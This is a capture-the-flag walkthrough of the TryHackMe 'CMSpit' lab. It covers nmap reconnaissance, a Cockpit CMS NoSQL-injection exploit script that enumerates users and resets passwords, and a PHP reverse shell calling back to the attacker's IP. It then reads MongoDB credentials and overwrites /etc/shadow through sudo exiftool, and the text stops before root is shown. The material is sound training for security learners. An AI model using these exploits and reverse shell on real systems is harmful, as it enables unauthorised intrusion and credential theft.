CMSpit Tryhackme Walkthrough

CMSpit is Tryhackme medium level machine. This room focused on **Web Application Security** and **Privilege Escalation**. So, let' go.....

Information Gathering: -

Let's begin with port scanning with nmap and gather some info about this machine.

nmap -sV -O <Your target machine IP> -vv

Alright, let's breakdown this command

Nmap: for port scanning.

-sV: tells you the version of machine.

-O: tells Operating System.

10.10.112.126: target machine ip

-vv: verbose made.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O 10.10.17.53 -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-27 17:58 IST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 17:58
Scanning 10.10.17.53 [4 ports]
Completed Ping Scan at 17:58, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:58
Completed Parallel DNS resolution of 1 host. at 17:58, 0.01s elapsed
Initiating SYN Stealth Scan at 17:58
Scanning 10.10.17.53 [1000 ports]
Discovered open port 22/tcp on 10.10.17.53
Discovered open port 80/tcp on 10.10.17.53
Completed SYN Stealth Scan at 17:58, 2.27s elapsed (1000 total ports)
Initiating Service scan at 17:58
Scanning 2 services on 10.10.17.53
Completed Service scan at 17:58, 6.62s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.17.53
```


We have found two ports open **port 22** and **port 80**.

Port 22: OpenSSH 7.2p2.

Port 80: Apache httpd 2.4.18.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 60 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.18 ((Ubuntu))
Device type: general purpose
```

Let's navigate to port 80 and we have found the login page of our CMS machine.



And after viewing its source code we found the version that CMS machine is using.

```
    </style>

    <link href="/assets/app/css/style.css?ver=0.11.1" type="text/css" rel="stylesheet">
<script src="/storage/tmp/7a812eebe1eda3162d79b4109b4787d4.js?ver=0.11.1" type="text/javascript"></script>
```

1. **What is the name of the Content Management System (CMS) installed on the server?**


Ans: Cockpit.

2. **What is the version of the Content Management System (CMS) installed on the server?**


Ans: 0.11.1

So, let's view its exploit what we found from Exploit DB and Searchsploit.

Exploit DB:




Searchsploit:



Download this python file with Searchsploit. It will help us:

Searchsploit -m 50185.py



After analyzing this python file, we have found a **cve number: cve-2020-35846.**

```
def enumerate_users(url):
    print("[-] Attempting Username Enumeration (CVE-2020-35846)  \n")
    url = url + "/auth/requestreset"
    headers = {
        "Content-Type": "application/json"
    }
    data= {"user":{"$func":"var_dump"}}
```

This **cve-2020-35846** is based on **'Username Enumeration and Password Reset'**. There we et two more cve: **cve-2020-35847** and **cve-2020-35848** and this make it powerful cms exploitation.

3. **What is the path that allow user enumeration?**

Ans: /auth/check

Executing the python exploit script:

Now, we run that python script which we have downloaded by using this command:


python3 50185.py -u <your target machine ip>

```
┌──(root㉿kali)-[/home/kali]
└─# python3 50185.py -u http://10.10.17.53
[+] http://10.10.17.53: is reachable
[-] Attempting Username Enumeration (CVE-2020-35846) :

[+] Users Found : ['admin', 'darkStar7471', 'skidy', 'ekoparty']

[-] Get user details For : admin
[+] Finding Password reset tokens
        Tokens Found : ['rp-528253d783c2af57deefafabb1b0165067c05d1871c6b']
[+] Obtaining user information
------------------Details--------------------
        [*] user : admin
        [*] name : Admin
        [*] email : admin@yourdomain.de
        [*] active : True
        [*] group : admin
        [*] password : $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtnOjq
        [*] i18n : en
        [*] _created : 1621655201
        [*] _modified : 1621655201
        [*] _id : 60a87ea165343539ee000300
        [*] _reset_token : rp-528253d783c2af57deefafabb1b0165067c05d1871c6b
        [*] md5email : a11eea8bf873a483db461bb169beccec
---------------------------------------------


[+] Do you want to reset the passowrd for admin? (Y/n): y
[-] Attempting to reset admin's password:
[+] Password Updated Succesfully!
[+] The New credentials for admin is:
        Username : admin
        Password : jV/d1Z9i)2

┌──(root㉿kali)-[/home/kali]
```

We can see that there is total four user and we have successfully reset the password of admin user now, login into the cms machine using admin username and password.

4. **How many users can you identify when you reproduce the user enumeration attack?**

Ans: 4



5. **What is the path that allows you to change user account passwords?**

Ans: /auth/resetpassword

```
def reset_tokens(url):
    print("[+] Finding Password reset tokens")
    url = url + "/auth/resetpassword"
    headers = {
        "Content-Type": "application/json"
        }
    data= {"token":{"$func":"var_dump"}}
    req = requests.post(url, data=json.dumps(data), headers=headers)
    pattern=re.compile(r'string\(\d{1,2}\)\s*"([\w-]+)"', re.I)
    matches = pattern.findall(req.content.decode('utf-8'))
    if matches:
        print ("\t Tokens Found : " + str(matches))
        return matches
    else:
        print("No tokens found, ")
```


Use same command which we have used above to get admin password.

```
┌──(root㉿kali)-[/home/kali]
└─# python3 50185.py -u http://10.10.17.53
[+] http://10.10.17.53: is reachable
[-] Attempting Username Enumeration (CVE-2020-35846) :

[+] Users Found : ['admin', 'darkStar7471', 'skidy', 'ekoparty']

[-] Get user details For : skidy
[+] Finding Password reset tokens
        Tokens Found : ['rp-c95e54c8e8c4caf6af8a0649a8cc63f867c05e75be99c']
[+] Obtaining user information
──────────────────Details──────────────────
        [*] user : skidy
        [*] email : skidy@tryhackme.fakemail
        [*] active : True
        [*] group : admin
        [*] i18n : en
        [*] api_key : account-21ca3cfc400e3e565cfcb0e3f6b96d
        [*] password : $2y$10$uiZPeUQNErlnYxbI5PsnLurWgvhOCW2LbPovpL05XTWY.jCUave6S
        [*] name : Skidy
        [*] _modified : 1621719311
        [*] _created : 1621719311
        [*] _id : 60a9790f393037a2e400006a
        [*] _reset_token : rp-c95e54c8e8c4caf6af8a0649a8cc63f867c05e75be99c
        [*] md5email : 5dfac21f8549f298b8ee60e4b90c0e66
──────────────────────────────────────────

[+] Do you want to reset the passowrd for skidy? (Y/n): n
Exiting..
```


6. **Compromise the Content Management System (CMS). What is Skidy's email.**

Ans: skidy@tryhackme.fakemail

After getting the access of admin go to finder when you click on the icon chosen near the search bar you can see some options were you can see the finder option as well.



When you get to this tab then scroll it down where you can see web flag.





Open this file:

7. **What is the web flag?**

Ans: thm{f158bea70731c48b05657a02aaf955626d78e9fb}

Now**,** as we want the access of web shell for that we have to **upload** the **php-reverse-shell** to again the reverse shell of the web. You can download the php reverse shell form browser using this **link:** [GitHub - pentestmonkey/php-reverse-shell](https://github.com/pentestmonkey/php-reverse-shell) **.**






Once your php reverse shell get uploaded there open it and do some changes in that php code.

$ip: <your vpn ip>

$port: 1234

```
php-reverse-shell.php

// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.66.254';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

Save the file after changes and execute it by navigating with URL path



And start you netcat listening on your kali/parrot terminal using this command to get the reverse shell:

nc -lnvp 1234

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.17.66.254] from (UNKNOWN) [10.10.17.53] 44646
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 04:48:57 up 22 min,  0 users,  load average: 0.00, 0.24, 0.47
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls
stux
$ cd stux
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ mongo
MongoDB shell version: 2.6.10
connecting to: test
show dbs
admin         (empty)
local         0.078GB
sudousersbak  0.078GB
use sudousersbak
switched to db sudousersbak
show collections
flag
system.indexes
user
db.flag.find()
{ "_id" : ObjectId("60a89f3aaadffb0ea68915fb"), "name" : "thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}" }
db.user.find()
{ "_id" : ObjectId("60a89d0caadffb0ea68915f9"), "name" : "p4ssw0rdhack3d!123" }
{ "_id" : ObjectId("60a89dfbaadffb0ea68915fa"), "name" : "stux" }
```

8. **Compromise the machine and enumerate collections in the document database installed in the server. What is the flag in the database?**

Ans: thm{c3d1af8da23926a30b0c8f4d6ab71bf851754568}

Once you get the reverse shell you can find the database flag and stux user password in the mongo db by using all these commands shown in screen shot:

Show dbs: to get the db.

Use sudousersbak: you can switch to this folder.

Show collections: to get the data of this folder.

Db.flag.find(): help you to retrieve the flag.

Db.user.find(): help you to get the stux user ssh password.

Login into stux user by this command:

ssh stux@<target machine ip>

Use the password which you get above.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh stux@10.10.17.53
The authenticity of host '10.10.17.53 (10.10.17.53)' can't be established.
ED25519 key fingerprint is SHA256:Y4Fcm2vlIqNFNt70vOaRYlZtlm8/Jw0nCDKfwQl23Cc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.17.53' (ED25519) to the list of known hosts.
stux@10.10.17.53's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat May 22 19:41:38 2021 from 192.168.85.1
stux@ubuntu:~$ ls
user.txt
stux@ubuntu:~$ cat user.txt
thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}
stux@ubuntu:~$
```

9. **What is the user.txt flag?**

Ans: thm{c5fc72c48759318c78ec88a786d7c213da05f0ce}

Root Access: -

Open your /etc/shadow file and create a file shadow in /tmp directory and copy the data of /etc/shadow in that shadow file which you created in /tmp directory. Commands for that:

cp /etc/shadow /tmp/shadow

or

cat /etc/shadow (copy the data)

cd /tmp

mousepad shadow (paste the data in file)

```
┌──(root㉿kali)-[/home/kali]
└─# cat /etc/shadow
root:*:19953:0:99999:7:::
daemon:*:19953:0:99999:7:::
bin:*:19953:0:99999:7:::
sys:*:19953:0:99999:7:::
sync:*:19953:0:99999:7:::
games:*:19953:0:99999:7:::
man:*:19953:0:99999:7:::
lp:*:19953:0:99999:7:::
mail:*:19953:0:99999:7:::
news:*:19953:0:99999:7:::
uucp:*:19953:0:99999:7:::
proxy:*:19953:0:99999:7:::
www-data:*:19953:0:99999:7:::
backup:*:19953:0:99999:7:::
list:*:19953:0:99999:7:::
irc:*:19953:0:99999:7:::
_apt:*:19953:0:99999:7:::
nobody:*:19953:0:99999:7:::
systemd-network:!*:19953::::::
systemd-timesync:!*:19953::::::
messagebus:!:19953::::::
tss:!:19953::::::
strongswan:!:19953::::::
tcpdump:!:19953::::::
sshd:!:19953::::::
usbmux:!:19953::::::
```

```
┌──(root㉿kali)-[/home/kali]
└─# cd /tmp

┌──(root㉿kali)-[/tmp]
└─# ls
dbus-GZIUSQkxG9                                                    systemd-private-afa
ssh-2mNVVWdQmHkT                                                   systemd-private-afa
systemd-private-afa12a5fb2ea489da2b93aa4fa53c4e8-colord.service-uPXQff   Temp-6595ad86-f211-
systemd-private-afa12a5fb2ea489da2b93aa4fa53c4e8-haveged.service-YujhHH  VMwareDnD
systemd-private-afa12a5fb2ea489da2b93aa4fa53c4e8-ModemManager.service-lTfFKt  vmware-root_587-401
systemd-private-afa12a5fb2ea489da2b93aa4fa53c4e8-polkit.service-JZfiif

┌──(root㉿kali)-[/tmp]
└─# mousepad shadow
```

Edit this shadow file which you created in /tmp (do this process carefully else you ended up editing your own kali /etc/shadow file then it will give you error). So, when you open this shadow file with mousepad you ‘ll see that there is your kali username replace it stux like that:

```
52 redis:!:19953::::::
53 postgres:!:19953::::::
54 mosquitto:!:19953::::::
55 inetsim:!:19953::::::
56 _gvm:!:19953::::::
57 stux:$y$j9T$zY1oKFxJlTgP2WcJhzbNl1$xhkUmB8R9fzETc/1kgL/nOPcWFTvhn17clxXCgyFjpC:19953:0:99999:7:::
```

Then, open another terminal in kali and use this command to make a hash:

mkpasswd -m sha-512 <your kali/parrot password>

```
┌──(root㉿kali)-[/home/kali]
└─# mkpasswd -m sha-512 kali
$6$kccPkkvbp55Cws.z$NwEwJjK.66ef4eKPzMxbgR3KveXuhAZxizuwkV6wlX2cUhBctvZswWOaLZmBZyAibNFebzjdhgZC385RamnbE/
```

You get the hash copy this hash and paste it that shadow file in front of root user where you see some like that:

root:*:12345:0:43534:7:::

remove the * and paste that copied hash like that:

```
File  Edit  Search  View  Document  Help
Warning: you are using the root account. You may harm your system.
1 root:$6$kccPkkvbp55Cws.z$NwEwJjK.66ef4eKPzMxbgR3KveXuhAZxizuwkV6wlX2cUhBctvZswWOaLZmBZyAibNFebzjdhgZC385RamnbE/:19953:0:99999:7:::
2 daemon:*:19953:0:99999:7:::
3 bin:*:19953:0:99999:7:::
4 sys:*:19953:0:99999:7:::
5 sync:*:19953:0:99999:7:::
6 games:*:19953:0:99999:7:::
7 man:*:19953:0:99999:7:::
8 lp:*:19953:0:99999:7:::
9 mail:*:19953:0:99999:7:::
10 news:*:19953:0:99999:7:::
11 uucp:*:19953:0:99999:7:::
12 proxy:*:19953:0:99999:7:::
13 www-data:*:19953:0:99999:7:::
14 backup:*:19953:0:99999:7:::
```

Save this file and close it after that open python server:

python3 -m http.server 8000

```
┌──(root㉿kali)-[/tmp]
└─# mousepad shadow

┌──(root㉿kali)-[/tmp]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.17.53 - - [27/Feb/2025 18:35:43] "GET /shadow HTTP/1.1" 200 -
```

And download /tmp/shadow file in stux user's /tmp directory with this command:

wget <your vpn ip>:8000/shadow

```
stux@ubuntu:~$ sudo -l
Matching Defaults entries for stux on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stux may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/local/bin/exiftool
stux@ubuntu:~$ cd /tmp
stux@ubuntu:/tmp$ ls
mongodb-27017.sock  systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX  VMwareDnD
stux@ubuntu:/tmp$ wget 10.17.66.254:8000/shadow
--2025-02-27 05:05:43--  http://10.17.66.254:8000/shadow
Connecting to 10.17.66.254:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1533 (1.5K) [application/octet-stream]
Saving to: 'shadow'

shadow                                  100%[===================================================>]   1.50K  --.-KB/s    in 0s

2025-02-27 05:05:43 (234 MB/s) - 'shadow' saved [1533/1533]
```

We can see that our shadow file is downloaded. Now, we give stux user root privilege using these commands and you can find these at: https://gtfobins.github.io/gtfobins/exiftool/

.. / exiftool

Star 11,283

File write | File read | Sudo

If the permissions allow it, files are moved (instead of copied) to the destination.

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFILE=file_to_write
INPUT=input_file
exiftool -filename=$LFILE $INPUT
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
OUTPUT=output_file
exiftool -filename=$OUTPUT $LFILE
cat $OUTPUT
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_write
INPUT=input_file
sudo exiftool -filename=$LFILE $INPUT
```

sudo /usr/local/bin/exiftool -filename=/tmp/test /etc/shadow

ls -la

sudo /usr/local/bin/exiftool -filename=/etc/shadow /tmp/shadow

```
stux@ubuntu:/tmp$ ls
mongodb-27017.sock  shadow  systemd-private-0eee59d2c518492fb1bc934b7b93b14e-systemd-timesyncd.service-5vdYcX  VMwareDnD
stux@ubuntu:/tmp$ ls -la
total 40
drwxrwxrwt  9 root     root     4096 Feb 27 05:05 .
drwxr-xr-x 22 root     root     4096 May 21  2021 ..
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .font-unix
drwxrwxrwt  2 root     root     4096 Feb 27 04:26 .ICE-unix
srwxrwxrwx  1 mongodb nogroup     0 Feb 27 04:26 mongodb-27017.sock
-rw-rw-r--  1 stux     stux     1533 Feb 27 05:04 shadow
